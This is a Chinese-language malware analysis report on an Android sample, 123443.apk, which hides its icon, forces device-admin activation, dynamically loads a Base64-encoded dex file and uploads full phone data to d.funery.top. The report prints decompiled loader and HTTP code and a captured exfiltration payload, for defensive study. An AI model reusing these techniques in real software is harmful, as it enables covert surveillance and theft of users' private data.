分析报告

样本名	123443. apk
作者	康卫波
时间	2017–11–15
平台	Windows 10

目录

1. 样本概况	3
1.1 样本信息	3
1.2 测试环境及工具	3
1.3 分析目标	3
2. 具体行为分析	3
2.1 主要行为	3
2.1.1 恶意程序对用户造成的危害	8
2.1.2 恶意程序在 Androidmanifest. xml 中注册的恶意组件	8
2.2 恶意代码分析	10
2.1 加固后的恶意代码树结构图(是否有加固)	10
2.2 恶意程序的代码分析片段	10
3. 解决方案	10

1. 样本概况

1.1 样本信息

病毒名称: 123443. apk

所属家族:无

大小: 176.69KB

MD5 值: D2D4BDEEC275C8C8AD270988A4A5C410

SHA1 值: 78947935E406F1B1AE2B5A441E29C669035B5E99

CRC32: 07AAE047

应用图标: 🧿



病毒行为: root 权限检测、打开 2G/3G 网络、激活设备管理器

1.2 测试环境及工具

系统版本 android4.4.2

工具:夜神模拟器, androidkiller, Hash, dex2jar, jd-gui.exe, Fiddler2

1.3 分析目标

123443. apk

2. 具体行为分析

2.1 主要行为


1. 安装应用后无限提示需要激活,如下图:




2. 点击激活按钮后,在主屏幕中能看应用图标,几秒钟之后,图标被删除,如下图:



3. 在应用列表中可以发现此应用,如图:



4. 在分析过程中发现清单文件中含有申请 root 权限权限的代码截图如下:




```
public static void a(Activity paramActivity, Class paramClass)
      paramClass = new ComponentName(paramActivity, paramClass);
       Intent localIntent = new Intent("android.app.action.ADD_DEVICE_ADMIN");
      localIntent.putExtra("android.app.extra.ADD_EXPLANATION", "");
       System.out.println(paramClass);
       System.out.print("android.app.extra.DEVICE ADMIN");
       a(paramClass, localIntent);
       paramActivity.startActivity(localIntent);
 public static void a(ComponentName paramComponentName, Intent paramIntent)
       paramIntent.putExtra("android.app.extra.DEVICE_ADMIN", paramComponentName);
             5. 在清单文件中发现 Application 使用了自定义的。如图:
在 bdjg MyApplication 中的 OnCreate 函数中动态加载了 dex 文件
编译 批單編 字符串 方法声明
                                                                                                   © G
                                                                                                                                                                                      进程 日志 文件
                                                               🗎 🦱 data
                                                                                                                                                            大小 时间
348.60 K 2017-
编译
                             查看
                                                                    bvncvb.mnertgre
                                                                                                                                                                                                工具
                                                                                                         test.dex
脊 开始 🧑 123443
  □ 工程信息 □ 工程管理器 □ 工程□
 💍 Java Decompiler - bdjg_MyApplication.class
                                                                                                                                                                                                                                           <u>F</u>ile <u>E</u>dit <u>N</u>avigate Se<u>a</u>rch <u>H</u>elp
 smali
   □ · □ ·
               bgd_MainActivity.class
                                                 a.class bddf_AdminReceiver.class dbd_MainService.class nhgdf_MyReceiver.class bdjg_MyApplication.class
                    String e = "Loader":
                   private void a (File paramFile)
                       new File(getFilesDir().getAbsoluteFath() + "/x").mkdirs();
this.b = new | DexClassLoader | paramFile.getAbsoluteFath(), getFilesDir().getAbsoluteFath() | "/x", null, | ClassLoader | paramFile.getAbsoluteFath(); | T/x", null, | T/x", nul
                                                                                                                                                                                                                                                               NoTitleBar
                                                                                             (
                                文件名
test.dex
  bvncvb.mnertgre
cache
files
                                                                                                 ⊟-∰ (
                                                                                                               bgd_MainActivity.class
                                                                                                                                                  a.class bddf_AdminReceiver.class dbd_MainService.class nhgdf_MyReceiver.class
                                                                                                                      this.d.run():
                                                                                                                   public void onCreate()
  com.android.bac
  com.android.brov
                                                                                                                       super.onCreate();
                                                                                                                      for (;;)
                                                                                                                          try
  com.android.cont
  com.android.defc
                                                                                                                            Object localObjectl = new java/lang/StringBuilder;
                                                                                                                            Object localObject1 = new java/lang/StringBuilder;
((StringBuilder)localObject0].xinity();
localObject2 = getFilesDir().getAbsolutePath() + File.separator + "test.dex";
localObject1 = new java/Io/File;
(([File)localObject1).tnity((String)localObject2);
if (((File)localObject1).exists()) {
    ((File)localObject1).delete();
}
  em com.android.exter
  com.android.galle
  com.android.inpu
com.android.keyc
  com.android.keyg
com.android.locat
com.android.noise
                                                                                                                            }
localObject2 = new java/io/ByteArrayOutputStream;
((ByteArrayOutputStream) localObject2) <init)(;
InputStream localInputStream = getAssets().open("bin");
arrayOfByte = new byte[2048];
i = localInputStream.read(arrayOfByte);
if (i == -1)</pre>
   com.android.onet
  com.android.pack
   com.android.pacp
                                                                                                                               localInputStream.close();
arrayOfByte = Base64.decode(((ByteArrayOutputStream)localObject2).toByteArray(), 0);
localObject2 = new java/io/FileOutputStream)
((FileOutputStream)localObject2, init>((File)localObject1);
((FileOutputStream)localObject2).write(arrayOfByte);
((FileOutputStream)localObject2).close();

((FileOutputStream)localObject2).write(arrayOfByte);
  e com.android.pho
  e com.android.prov
  e com.android.pro
  com.android.prov
e com.android.pro
                                                                                                                           ((FileOutputStream) localObject2).close();
a((File)localObject1);
调用a方法动态加载dex
```

6. 使用命令行工具(dex2jar)将 test. dex 进行反编(d2j-dex2jar test. dex),使用 jd-gui. exe 工具查看 java 代码,如图:

7. 在分析过程中发现 Loader. class 解析失败



8. 进一步分析其他类发现含有 GET 请求

```
paramString = (HttpURLConnection)new URL(paramString).openConnection();
paramString.setConnectTimeout(7000);
paramString.setReadTimeout(15000);
paramString.setRequestMethod("GET");
paramString.setUseCaches(false);
paramString.setInstanceFollowRedirects(true);
```

9. 通过 Fiddler2 抓包工具, 得知向主机为 64. 233. 189. 101 和 d. funery. top 发送数据, 但是返回错误码为 502



10. 向 d. funery. top 发送手机全部信息, 部分截图如下:

```
🖄 Statistics 💹 Inspectors 🥖 AutoResponder 📝 Composer 🗉 Log 🔲 Filters 🚍 Timeline 📝 APITest
  Headers TextView WebForms HexView Auth Cookies Raw
                                                                                          JSON
  {"contentBody": {"screenSize": "720, 1280", "versionSdkinit":19, "networkType":1, "model": "SM-
  N900P", "versionIncremental": "3.8.017.0719", "hardware": "qcom", "density": "1.5", "ssn": "89860081012208522
214", "densityDpi": 240, "mac": "DC:85:DE:8C:C0:9A", "type": "user", "fingerprint": "samsung\/hltexx
  \/hltespr:4.4.2\/LRX21V\/3.8.017.0719:user\/release-
  keys", "time":1500449625000, "hasSDCard":1, "tags":"release-
keys", "isPlayer":1, "host":"SWHD4021", "playerName":"Nox", "buildId":"LRX21V", "imei":"864394010220855", "
isRoot":1, "display": "KOT49H. G9006WZNU1ANH2", "bootloader":"GiONEE", "versionRelease":"4.4.2", "board":"M
            "ip":"172.17.99.15", "product":"hltexx", "versionCodename":"REL", "manufacture":"samsung", "appIn
  fos":[{"appName":"录音
  机", "versionCode":19, "versionName":"4. 4. 2-3. 8. 017. 0719", "packageName":"com. android. soundrecorder", "la
  stUpdateTime":1500449760000, "isSystemApp":1, "firstLaunchTime":1500449760000}, {"appName":"应用包访问权
  限帮助程
  序", "versionCode":19, "versionName":"4. 4. 2-3. 8. 017. 0719", "packageName":"com. android. defcontainer", "las
  tUpdateTime":1500449778000,"isSystemApp":1,"firstLaunchTime":1500449778000}, {"appName":"联系
  人","versionCode":19,"versionName":"4.4.2-3.8.017.0719","packageName":"com.android.contacts","lastUpd
ateTime":1500449920000,"isSystemApp":1,"firstLaunchTime":1500449920000}, {"appName":"移动数
据","versionCode":19,"versionName":"4.4.2-3.8.017.0719","packageName":"com.android.phone","lastUpdate
  Time":1500449868000,"isSystemApp":1,"firstLaunchTime":1500449868000}, {"appName":"Google 合作伙伴谈
  置", "versionCode":19, "versionName":"4. 4. 2-1031837", "packageName":"com. google. android. partnersetup",
  astUpdateTime":1437048282000, "isSystemApp":1, "firstLaunchTime":1437048282000}, {"appName":"ProxyHandle
  r", "versionCode": 19, "versionName": "4. 4. 2-3. 8. 017. 0719", "packageName": "com. android. proxyhandler", "last
  UpdateTime":1500449778000,"isSystemApp":1,"firstLaunchTime":1500449778000}, {"appName":"Google 帐户管理
  序", "versionCode":19, "versionName":"4. 4. 4-1227136", "packageName":"com. google. android. gsf. login", "last
  UpdateTime":1499239112000, "isSystemApp":1, "firstLaunchTime":1499239112000}, {"appName":"日历存
  情", "versionCode": 19, "versionName": "4. 4. 2-3. 8. 017. 0719", "packageName": "com. android. providers. calendar
   ", "lastUpdateTime":1500449840000, "isSystemApp":1, "firstLaunchTime":1500449840000}, {"appName":"輸入设
 0:0 0/11.556 11.556 Find... (press Ctrl+Enter to highlight all)
                                                                                                         View in Notepad ...
 :19, VersionName : 4.4.2-3.0.017.0719 , packageName : com.android.sneii
                                                                                                       lastupdatelime :louv449
000, "isSystemApp":1, "firstLaunchTime":1500449791000}, {"appName":"下數管理程
序","versionCode":19,"versionName":"4.4.2-3.8.017.0719","packageName":"com.android.providers.downlo
s","lastUpdateTime":1500449827000,"isSystemApp":1,"firstLaunchTime":1500449827000}, {"appName":"Goog
通讯录同
步", "versionCode":17, "versionName":"4.2.2-612687", "packageName":"com. google. android. syncadapters. co
acts", "lastUpdateTime":1469533674000, "isSystemApp":1, "firstLaunchTime":1469533674000}, {"appName":"$
#t", "versionCode":1, "versionName":"1.0", "packageName":"com. android. phasebeam", "lastUpdateTime":1500
9767000, "isSystemApp":1, "firstLaunchTime":1500449767000}], "device":"hltespr", "supportAbis":"x86, arm
bi-
v7a", "radio":"", "brand":"samsung" "uuid":"19959916-Odc6-4e85-9693-5abae491b69e", "imsi":"46007220852
14", "user": "samsung", "serial": "e8ccova4746dc85d", "networkOperatorType": 861}, "app"<del>. "sto</del>reHD", "signMe
od":1, "user":"", "version":"1.0.0"}
```

2.1.1 恶意程序对用户造成的危害

隐藏图标,并向服务器端发送手机全部信息,泄漏用户隐私.

2.1.2 恶意程序在 Androidmanifest. xml 中注册的恶意组件

(1) 权限相关

android.permission.RECEIVE_BOOT_COMPLETED android.permission.WAKE_LOCK android.permission.INTERNET android.permission.WRITE EXTERNAL STORAGE

接收开机启动广播 手机屏幕关闭后后台进程仍运行 连接网络(2G或3G) 写外部存储器(如:SD卡) android.permission.READ EXTERNAL STORAGE

 $and roid. permission. ACCESS_NETWORK_STATE$ android.permission.READ_PHONE_STATE

android.permission.RECEIVE SMS

android.permission.READ_SMS

android.permission.WRITE SMS

android.permission.SEND SMS

android.permission.WRITE SETTINGS

 $and roid.permission. DISABLE_KEYGUARD$

android.permission.READ CONTACTS

android.permission.CHANGE WIFI STATE

 $and roid. permission. ACCESS_WIFI_STATE$

android.permission.GET TASKS

android.permission.SYSTEM ALERT WINDOW

android.permission.SYSTEM_OVERLAY_WINDOW

 $and roid. permission. RESTART_PACKAGES$

android.permission.CHANGE NETWORK STATE

android.permission.CALL PHONE

android.permission.EXPAND_STATUS_BAR

android.permission.GET_ACCOUNTS

android.permission.MODIFY PHONE STATE

android.permission.PACKAGE USAGE STATS

android.permission.REQUEST IGNORE BATTERY OPTIMIZATIONSN/A

android.permission.BROADCAST SMS

android.permission.STOP_APP_SWITCHES

读外部存储器(如:SD卡)

读取网络状态 (2G或3G)

读取电话状态

监控接收短信

读取短信

写短信

发送短信

读写系统设置项

禁用键盘锁

读取联系人信息

改变 WIFI 连接状态

读取 wifi 网络状态

获取有关当前或最近运行的任务

信息

显示系统窗口

N/A

重启其他程序

变更网络状态

拨打电话

操控状态栏

访问账户列表

修改电话状态

N/A

收到短信时广播

N/A

(2)服务

com.oiudfa.dbd MainService

(3)广播

com.gfdg.nhgdf MyReceiver

com.iogf.bddf AdminReceiver

2.2 恶意代码分析

2.1 加固后的恶意代码树结构图(是否有加固)

没有加固,但是动态替换 dex 文件

2.2 恶意程序的代码分析片段

3. 解决方案

卸载 app 需要在资源管理器中取消激活才可以卸载. 使用杀毒软件及不要轻易激活未知应用所需的 root 权限.

参考文献

- [1] 丰生强. Android 软件安全与逆向分析. 人民邮电出版社. 2013.
- [2] 杨丰盛. Android 应用开发揭秘. 机械工业出版社. 2010.
- [3] Bruce Eckel. Thinking in Java. Prentice Hall. 2006.